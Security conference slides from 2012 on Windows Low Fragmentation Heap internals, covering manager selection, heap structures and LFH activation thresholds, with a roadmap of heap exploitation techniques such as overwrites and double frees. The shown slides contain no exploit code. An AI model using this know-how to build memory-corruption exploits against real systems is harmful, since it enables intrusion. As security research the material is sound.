RSSIL 2012

Exploiting the Low Fragmentation Heap for fun and profit

Tetrane

Jeremy Fetiveau
@__x86

Introduction

- Why talking about the LFH?
  - heap exploitation
    - what is interesting to overwrite?
    - what if you deallocate twice a chunk of memory?
  - avoiding pray-after-frees
    - because you want to know where your chunks of memory will be
  - a few references


Introduction

- A few talks about the LFH
  - Chris Valasek, Understanding the Low Fragmentation Heap" (BlackHat USA 2010)
  - Steven Seeley, Ghost in the Seven allocator (HITB 2012)
  - Chris Valasek & Tarjei Mandt, Heaps of Doom (Syscan 2012)
- A few related talks
  - Ben hawkes, Attacking the Vista heap (BlackHat USA 2008)
  - Richard Johnson, Windows Vista Exploitation Countermeasures (ToorCon 2006)
- A few references
  - Dr Valasek 's whitepaper
  - Steven Seeley's blog (net-ninja)

Roadmap

- **How does it work?**
  - Different managers
  - Choosing a manager
  - Overview of the managers
  - Front-End Allocation
  - Front-End Deallocation
  - Back-End Allocation
  - Back-End Deallocation
- **How to exploit?**
  - Heap Feng Shui
  - SegmentOffset overwrites
  - FreeEntryOffset overwrites
  - Block Zone and subsegment overwrites
  - Double Frees
  - FTH, mitigation and what changed with Windows 8

Three managers



The managers

- A front-end manager :
  - The LFH
  - High performance, low fragmentation
  - Thread safe
  - Manages blocks less than 16k
  - Interesting when doing a lot of (de)allocations
- A back-end manager
  - Manages blocks up to the decommit threshold (0xFE00)
  - Uses HintLists and a global FreeList
- Greater blocks managed using VirtualAlloc and VirtualFree

Memory Commitment

- Reservation
- Commitment
- Releasing
- Decommitting
- Decommit Threshold
- NtAllocateVirtualMemory/NtFreeVirtualMemory

Choosing the manager

- Done within :
  - RtlAllocateHeap
  - RtlFreeHeap
  - Chooses whether to use back-end functions or front-end functions
- Back-end:
  - RtlpAllocateHeap
  - RtlpFreeHeap
- Front-end:
  - RtlpLowFragHeapAllocFromContext
  - RtlpLowFragHeapFree

Choosing the manager


- Allocation:
  - The "blink" field of a ListHint entry must point to a _HEAP_BUCKET structure + 1
  - So if blink & 1, we have to use the LFH

```
0:005> dt _LIST_ENTRY
ntdll!_LIST_ENTRY
   +0x000 Flink            : Ptr32 _LIST_ENTRY
   +0x004 Blink            : Ptr32 _LIST_ENTRY
```

- Deallocation:
  - If ChunkHeader.UnusedByte & 0x80: use the LFH
  - Otherwise use the back-end
  - If ChunkHeader.UnusedByte==5, we have to readjust the chunk

```
0:000> dt _HEAP_ENTRY
ntdll!_HEAP_ENTRY
   +0x000 Size             : Uint2B
   +0x002 Flags            : UChar
   +0x003 SmallTagIndex    : UChar
   +0x000 SubSegmentCode   : Ptr32 Void
   +0x004 PreviousSize     : Uint2B
   +0x006 SegmentOffset    : UChar
   +0x006 LFHFlags         : UChar
   +0x007 UnusedBytes      : UChar
```

A little schema to illustrate that...



Enabling the LFH

- Not enabled at the beginning
- Not enabled for every chunk size
- Heap must support serialization:
  - Adds mutual exclusion
  - Prevents corruption when several threads try to alloc/free from the same heap
- Heap must not be debugged
  (set _NO_DEBUG_HEAP=1)
- Can be enabled using HeapSetInformation
- HeapEnableTerminationOnCorruption set by default

Enabling the LFH

LFH enabled for a chunk size when counter for the corresponding ListHint entry is >0x20

Allocations increment the counter


Deallocations decrement the counter


- 0x12 consecutive allocations when LFH has never been enabled
- 0x11 when enabled for another bucket

Enabling the LFH

- When counter > 0x20:
  - RtlpGetLFHContext
  - Returns :
    - NULL if LFH has not yet been activated
    - _LFH_HEAP.bucket[size]
  - If context is null : set heap.CompatibilityFlags
  - If context not null : save _HEAP_BUCKET+1 in blink

Front End structures

